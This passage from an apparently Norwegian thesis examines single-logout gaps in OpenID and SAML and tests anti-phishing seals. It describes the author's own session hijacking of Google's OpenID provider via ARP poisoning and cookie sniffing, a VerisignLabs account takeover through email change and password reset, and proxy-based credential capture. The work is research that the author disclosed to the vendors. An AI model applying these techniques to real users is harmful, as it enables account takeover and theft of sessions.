


Figur 16 - (Logout i SAML)

På tross av at timeout kan være problematisk i noen sammenhenger har SAML 2.0 SLO-funksjonalitet. Om du logger deg ut hos tjenesteleverandør 1, vil denne sende en melding videre til identitetsleverandør om at du ønsker å logge av. Identitetsleverandøren sender så videre meldingen om utlogging til alle de tjenesteleverandører brukeren har blitt autentisert hos.

SAML hadde ikke funksjonalitet for SLO før i versjon 2.0.

3.2.2 SLO i OpenID



Figur 17 - (Logout i OpenID)

OpenID har ingen SLO funksjonalitet. Når brukeren logger seg av en tjeneste, blir kun sessionen hos denne spesifikke tjenesten terminert. De andre sessionene hos både identitetsleverandør og hos de tjenestene brukeren har blitt autentisert hos forblir aktive.

”Angrepsarealet” for en angriper vil vokse i takt med at de store aktørene blir OPer (OpenID Providere) og gjør seg selv sårbare i prosessen.

3.2.2.1 Forsøk: Angrep mot Googles OpenID leverandør

Den 8. April 2008 ble det kunngjort at Google hadde fått en egen OpenID identitetsleverandør, gjennom Ryan Barretts weblog (Barrett 2008). Etter å ha lest blogposten bestemte jeg meg for å teste hvor mye jeg kunne få ut av at OpenID mangler SLO-egenskaper.


I eksperimentene mot Googles OpenID leverandør[15] har jeg tatt i bruk flere forskjellige angrepsvektorer:

MITM	Ved å bruke verktøyet ”Cain & Abel” (Montoro 2008) fikk jeg kjørt et ARP-poisoning angrep som gjorde at jeg ble i stand til å se trafikken mellom brukeren og gatewayen.
Sniffing	For å få lest all informasjonen som ble sendt mellom brukeren og gatewayen brukte jeg pakkesnifferen Wireshark (Combs 2008). Her kunne jeg finne de cookiene som utgjorde sessionen til brukeren.
Session hijacking	Ved å benytte Firefox-pluginen ”Add N Edit Cookies” (Goodwill 2007) fikk jeg lagt til cookiene i browseren til den angripende maskinen, slik at jeg fikk tatt over sessionen.

Tabell 11 - Angrepsvektorer brukt i eksperiment mot Googles OP


I dette eksperimentet simulerte jeg et angrep ved at jeg tok rollen som mellommann og ARP-forgiftet forbindelsen mellom en klient og gatewayen. Ved å benytte meg av pakkesnifferen Wireshark kunne jeg lese hvilke pakker som gikk mellom den angrepne klienten og gatewayen.

[15] Identitetsleverandøren finnes på: http://openid-provider.appspot.com/



Figur 18 - Pakkesniffing vha Wireshark for å få tak i ACSID

I bildet over kan du se at cookien ACSID er merket. Denne cookien la jeg inn i angriperens browser ved hjelp av ”Add N Edit Cookies”. Ved å gå inn på Googles OP trengte jeg ikke å autentiseres, ettersom jeg hadde klart å kapre sessionen. Googles OP (OpenID Provider) er for tiden separert fra resten av Googles tjenester, så dette angrepet har hittil bare kompromittert OPen.



Figur 19 - Googles kompromitterte OP

I figur 19 kan man se hva en angriper får tilgang til ved å bryte seg inn hos OPen. At denne lister opp hvilke tjenester brukeren nylig har benyttet seg av utgjør en stor sikkerhetsrisiko, da dette gir angriperen innsyn i hvilke tjenester brukeren benytter seg av og som han kan misbruke direkte fra den kaprede kontoen. I motsetning til angrepet mot Verisign (se kapittel 3.2.2.2), kan ikke angriperen endre passord direkte fra Googles OP, ettersom denne er atskilt fra resten av tjenestene. Man må re-autentiseres før man får tilgang til Googles andre tjenester (e-mail, kalender, dokumenter etc.).

Som tidligere nevnt benyttet jeg meg av ARP-poisoning i dette forsøket. Denne typen mellommannsangrep fungerer kun om angriperen er koblet mot samme ruter som brukeren han ønsker å sniffe. Om brukeren hadde benyttet seg av et åpent trådløst nettverk, eller et kryptert trådløst nettverk hvor angriperen har tilgang på krypteringsnøkkelen, ville det ikke være noe vanskeligere for angriper å sniffe nettbruken.

3.2.2.2 Forsøk: Angrep mot VerisignLabs OpenID leverandør

Et annet eksempel på hvordan manglende SLO-funksjonalitet kan utnyttes finner vi hos VerisignLabs OP.

I et fiktivt scenario kan vi se for oss en bruker som har sittet på en nettcafe eller ved en annen delt datamaskin. Den manglende SLO-funksjonaliteten kan også utnyttes ved angrepstypen nevnt i 3.2.2.1, ved bruk av XSS eller andre vektorer som åpner for session hijacking.


Vi tar utgangspunkt i den fiktive brukeren; `innocentuser`, som benytter seg av VerisignLabs "Personal Identity Provider" (PIP) -løsning. Når `innocentuser` skal logge seg inn på en tjenesteleverandør som krever innlogging med en OpenID konto, kan han benytte seg av en hvilken som helst leverandør. Ettersom den fiktive brukeren har en konto hos Verisignlabs (Verisign sin research-avdeling), kan han bruke "`http://innocentuser.pip.verisignlabs.com`" som brukernavn.

Brukeren vil da bli sendt videre til VerisignLabs sin OP, hvor han vil bli bedt om å presentere passord. Etter at gyldig passord er gitt vil det bli spurt om brukeren ønsker å bli logget inn hos den tjenesteleverandøren han kom fra. I dette eksempelet; `springnote.com`. Deretter vil han bli spurt om det er ønskelig å gi den informasjonen tjenesteleverandøren etterspør (eksempler kan være; kallenavn, e-mail adresse, land, språk og tidssone). Etter å ha bekreftet at man ønsker å logge på hos tjenesteleverandøren, samt å ha gitt samtykke til at den nødvendige personlige informasjonen blir sendt, vil brukeren bli sendt videre til tjenesten, hvor han nå er logget på.

Brukeren utfører sine gjøremål, og når han er ferdig trykker han på "`Sign out`"-knappen.

Når brukeren ser at han ikke lenger er logget på hos tjenesteleverandøren vil han antageligvis gå ut ifra at alt er i skjønneste orden og gå fra maskinen. Det brukeren ikke vet er han *kun* har blitt logget ut fra denne ene tjenesteleverandøren og *ikke* fra VerisignLabs PIP tjeneste.

Når neste mann bruker maskinen kan han gå inn i nettleseren logg og se hvilke websider de forrige brukerne har besøkt (gitt at loggen ikke har blitt slettet).



Figur 20 - Log fra innocentusers session

I loggen kan brukeren (som i dette tilfellet er en *angriper*) se at forrige bruker besøkte både `springnote.com`, en tjenesteleverandør som benytter seg av OpenID for å logge seg inn og VerisignLabs PIP-tjeneste.

Ved å trykke på den markerte linken i figur 20 vil angriperen bli ført til Verisignlabs PIP-tjeneste, hvor `innocentuser` fortsatt er logget på.

Angriperen blir da sendt videre til Verisignlabs identitetstjener, hvor brukeren `innocentuser` fortsatt er logget på. Herfra er det mange veier angriperen kan gå for å gjøre livet surt for `innocentuser`. Den mest graverende er kanskje å *hijacke*, eller ta over, identiteten. Dette er en hijacking på et lavt teknisk nivå. Sessionen kan også kompromitteres ved bruk av XSS kombinert med en cookie-stealer, ved sniffing eller ved at angriper får tak i cookie-filen ved andre midler.

Figur 21 - Utnyttelse av Verisignlabs "glemt passord"-funksjon

I Verisignlabs PIP behøver man ikke å angi passord før man endrer e-mail adresse. Ved å benytte seg av denne funksjonen kan en angriper endre e-mail adressen til sin egen, for så å benytte seg av "glemt passord"-funksjonen, som gjør det mulig for angriper å resette brukerens passord.

Figur 22 - Utnyttelse av Verisignlabs "reset passord"-funksjon

Etter å ha gjort dette vil det være angriperen, og ikke den legitime brukeren, som vil være i kontroll av identiteten "`innocentuser`". Gjennom OpenIDDirectory.com vil angriperen ha tilgang til hundrevis av tjenester, hvor han kan logge seg inn som `innocentuser.pip.verisignlabs.com`.

En måte å hindre at brukerkontoer blir kapret på denne måten kan være ved å kreve re-autentisering ved endring av e-mail. Selv om en angriper ikke får beholde en konto på denne måten, vil han fortsatt være i stand til å gjøre mye skade. Verisignlabs PIP-løsning gir også en liste over hvilke tjenesteleverandører brukeren har vært innom.

Både VerisignLabs og Google ble kontaktet med informasjon om disse sårbarhetene. Jeg fikk svar fra VerisignLabs, som sa at de ville implementere forslaget mitt om re-autentisering ved endring av e-mail. Det var derimot ikke noe de kunne gjøre med den manglende SLO-funksjonaliteten ettersom dette var noe som burde spesifiseres i OpenID-standarden. Jeg har også vært i kontakt med "OpenID-samfunnet" via IRC, for å finne ut hva som gjøres på dette feltet. De tilbakemeldingene jeg har fått, samt ut ifra den dokumentasjonen jeg har lest, virker det ikke som det blir gjort noe som helst for å innføre SLO. Kreftene blir i skrivende stund brukt på å få perfeksjonert SSO-delen i OpenID.

3.3 Phishing får høyere konsekvens og sannsynlighet

3.3.1 OpenID og phishing

OpenID har blitt skjelt ut fra flere hold når det gjelder å være ett steg i feil retning når det gjelder beskyttelse mot phishing og vern av personinformasjon. Både (Laurie 2007) og (Lichtenstein 2008) langer ut med kritikk om at OpenID vil gjøre det enklere for phishere, ettersom brukere vil bli vant med å oppgi identifiseringsURIen sin hos alle mulige tjenesteleverandører. Kritikken går på at brukere vil bli trent opp til å akseptere forskjellige innloggingsskjemaer og at identitetsleverandører vil være lukrative mål ettersom en kompromittert identitet vil åpne opp for misbruk på mange forskjellige tjenester.

I mitt syn kan det virke som alle argumentene som har blitt presentert i debatter rundt OpenID og phishing ikke går på OpenID spesifikt, men at de heller er argumenter mot Single Sign-On generelt. Vi kjenner igjen eksemplene på argumentering fra begge sider i debatten rundt sikkerheten i BankID. (Brenna 2007) og (Rossen 2007) har skrevet to forskjellige artikler på Digi.no, som viser to forskjellige holdninger som finnes i debatten; enten at teknologien er usikker fordi en cracker kan bruke phishing eller MITM-teknikker for å lure brukere, eller synet om at sårbarheten ikke er direkte relatert til BankID-teknologien. Selv om det er viktig å ta disse sårbarhetene på alvor, så må man ikke se seg

blind på dem heller. Phishing er et problem som må konfronteres, men det bør tas i en debatt for seg selv og ikke blandes inn i debatter rundt enkeltteknologier.

Det er for så vidt et moment at brukerne kan oppdras til å gi ut brukernavnet sitt ukritisk, som en følge av denne trenden. Men så lenge brukerne oppdras på en god måte, slik at de *vet* at de ikke skal oppgi passord hos tjenesteleverandøren, så kan man enkelt unngå mange tilfeller av phishing.

Ett annet eksempel når det gjelder phishing og opplæring av brukere er Windows Vistas nye User Account Control (UAC) som lærer opp brukere til å trykke "OK" når et program trenger rettigheter. På samme måte vil de brukerne som forstår hensikten bak disse anmodningene irriteres fordi de som regel vet at programmet de skal til å kjøre ikke er skadelig. Når man er inne på dette temaet, kan muligens SSO være til hjelp, ettersom brukeren ikke vil bli spurt om brukernavn og passord for hver tjeneste, men at han kun trenger å autentiseres en gang.

3.3.2 BankID og Phishing

Som tidligere nevnt har BankID vært sårbar mot kombinerte phishing- og MITM-angrep (se kapittel 2.7.4). Sikkerhetshullet som ble funnet var i autentiserings-appleten, hvor brukeren skriver inn personnummer, passord og et engangspassord for å autentisere seg.

Sårbarheten i dette tilfellet var at appleten ble initialisert ved hjelp av HTML-parametre. Dette kunne utnyttes ved at en angriper satte opp en proxy hvor BankIDs egen applett kunne bli benyttet. Derfra kunne angriperen kopiere forespørsler og svar fra begge sider og lure brukere til å oppgi brukernavn, statiske passord og flere engangspassord (Espelid, Netland et al. 2008).

I ettertid har dette sikkerhetshullet blitt fikset. Hva som ble gjort for å tette hullene har ikke blitt offentliggjort.

I både OpenID sitt tilfelle, samt hos alle andre identitetsleverandører som kan være utsatt for phishing, vil jeg si at det er viktig å lære opp brukeren til å vise sunn skepsis når det gjelder å presentere både brukernavn og passord. Det er ikke å legge skjul på at mange brukere er lettlurte og kan falle for både kompliserte og simple phishingangrep.

3.3.3 Anti-phishingtiltak

Etter hvert som phishing har blitt mer og mer vanlig og tjenesteleverandører har blitt obs på situasjonen har det blitt et kall for å få på plass mekanismer for å få bukt med problemet. Utfordringen med phishingproblematikken er at den utnytter det som svært ofte kan identifiseres


som det svakeste leddet; nemlig brukeren. Dermed er de fleste løsningene som finnes i dag basert på at de skal hjelpe brukere med å skille mellom legitime og ikke legitime sider.

I farvannet av all phishingen har det blitt foreslått og implementert mange forskjellige løsninger for å få bukt med problematikken.

En måte å teste om nettsider er sårbare overfor phishing, er å prøve å logge seg inn gjennom en ekstern webproxy; for eksempel Surrogafier (Cable 2007). Om proxyen klarer å gi tilbake en side som inneholder brukerens personlige segl, kan vi konkludere med at siden ikke er sikret mot mellommenn. Dette vet vi fordi en mellommann som får tilgang på koden som sendes videre kan gjøre hva som helst med denne. Istedenfor kun å videresende de originale sidene kan den forandre på de forskjellige dataene. Eksempelvis kan den programmeres slik at den lagrer alle POST og GET forespørsler. I et slikt scenario vil den få fatt på både brukernavn, passord og hemmelige spørsmål.

Om man får opp det personlige seglet sitt, betyr ikke dette nødvendigvis at siden er sikker, men det er i det minste et steg i riktig retning.

OpenID vil kunne være svært sårbar for et slikt webproxyangrep, da løsningen benytter brukernavn bestående av en URI til identitetsleverandøren sin. Om en angriper lager en tjenesteleverandør som ikke videresender data direkte til identitetsleverandør, men heller via en webproxy, kan han lagre alle POST og GET forespørslene som blir utført. I Surrogafier vil det heller ikke hjelpe om identitetsleverandøren benytter seg av HTTPS ettersom den krypterte samtalen settes mellom webproxyen og identitetsleverandøren, og ikke mellom brukeren og identitetsleverandøren.



Figur 23 - Illustrasjon av spoofing vha en proxy

Leverandør	Navn på løsning	Hvordan fungerer løsningen	Resultat
Yahoo	Yahoo sign-in seal	Løsningen er basert på cookies og virker ved at brukeren blir presentert et bilde, eller en tekst som tidligere har blitt spesifisert av samme bruker. Løsningen fungerer kun når brukeren benytter seg av samme maskin som han tidligere registrerte sign-in seglet på.	Ikke sårbar
"Catonett" (Haukeland 2007)	"Vår Hemmelighet"	Som i Yahoos sign-in seal løsning baserer også denne løsningen seg på å vise predefinert brukerinnhold. I dette tilfellet presenteres både tekst og bilde etter at brukernavn er angitt.	Sårbar
VISA	Personal Assurance Message (PAM)	VISAs PAM-løsning er å presentere tekst som er predefinert av brukeren hver gang han må oppgi passord. (VISA 2008)	Ikke testet

Tabell 12- Tre anti-phishing løsninger

3.3.3.1 Yahoos sign-in seal

Under testen min benyttet jeg meg som tidligere nevnt av Surrogafier for å sjekke om jeg kunne få tilgang på sign-in seglet via en proxy. I dette forsøket fikk jeg ikke tilgang på sign-in seglet ettersom proxyen ikke hadde tilgang på cookien som identifiserer brukeren for Yahoo. Uten denne cookien vises ikke sign-in seglet og en oppmerksom bruker bør skjønne at noe er galt.

Figur 24 - Eksempel på Yahoos Sign-in seal


Ulempen med en løsning som baserer seg på cookies er at brukeren blir nødt til å legge inn et sign-in segl for alle maskinene han benytter seg av. Dette kan være problematisk om brukeren ønsker å benytte delte maskiner, da disse enten ikke vil vise noe segl (med mindre brukeren har registrert et

segl her fra før), eller en annen brukers segl (om andre brukere har registrert et segl på denne maskinen).

En mulig løsning på dette problemet kan være å benytte seg av en browser som man har liggende på en minnepinne og som man benytter seg av på maskiner som man ikke vanligvis bruker. På denne måten vil cookien som er bundet til sign-in seglet være lagret på minnepinnen og seglet vil bli vist uavhengig av maskin, så lenge man benytter seg av den portable browseren. Et eksempel på en browser med denne funksjonaliteten er "Firefox, portable edition" (Mozilla 2008).

3.3.3.2 Catonett - "Vår hemmelighet"

"Vår hemmelighet" er en løsning på phishingproblematikken som ble presentert i Cato Haukelands bacheloroppgave om tillit og troverdighet på nett (Haukeland 2007). Løsningen fungerer noenlunde i samme tråd som Visas PAM (se kapittel 3.3.3.3), bortsett fra at denne løsningen både viser et bilde som brukeren har lastet opp, samt en personlig melding som også har blitt predefinert av brukeren på et tidligere tidspunkt. Disse personlige artefaktene vil bli presentert etter identifisering, men før autentisering. Det vil si; etter at bruker har oppgitt brukernavn, men før han har oppgitt passord.



Figur 25 - "Vår hemmelighet" sett via en Surrogafier webproxy


I figur 25 kan vi se hvordan jeg har testet løsningen. Ved å se hvordan resultatet blir ved å laste sidene via en webproxy, kan vi konkludere med at anti-phishing løsningen "vår hemmelighet" ikke er tilstrekkelig for å få bukt med problemet. Løsningen er derimot et steg i riktig retning, da en phishende side blir nødt til å ha mer avansert funksjonalitet enn en statisk HTML-side med funksjoner for å lagre passord. I Haukelands prototype vil også den angripende part bli nødt til å utføre et målrettet angrep ettersom løsningen tar i bruk engangspassord sendt via tekstmelding til

brukerens mobiltelefon. Session hijacking eller CSRF-angrep er noen av vektorene som kan benyttes i et slikt angrep ettersom webproxyen er i en posisjon hvor den kan sende kommandoer til siden. Proxyen vil også kunne programmeres til å videresende sessionIDen til en angriper mens brukeren blir nektet tilgang, eller blir bedt om flere engangspassord, som i (Espelid, Netland et al. 2008), hvor de utførte et noenlunde lignende angrep mot BankID.

Denne løsningen er kun prototypet i bacheloroppgaven (Haukeland 2007) og er ikke i produksjon.

3.3.3.3 Visa Personal Assurance Message

Visas Personal Assurance Message (PAM) er et anti-phishing tiltak integrert i Verified by Visa for å oppnå sikker kredittkortbetaling over nett. Løsningen minner på mange måter om "Vår hemmelighet"-løsningen nevnt i kapittel 3.3.3.2, ettersom denne også baserer seg på å vise en predefinert personlig melding. I motsetning til "Vår hemmelighet"-løsningen viser denne løsningen kun en tekstlig beskjed. I dette eksempelet; "Leonardo da Vinci". Et annet virkemiddel i denne løsningen er at man får se logoen til banken sin.




Figur 26 - Skjermdump fra (VISA 2008) (demonstrasjon av PAM)

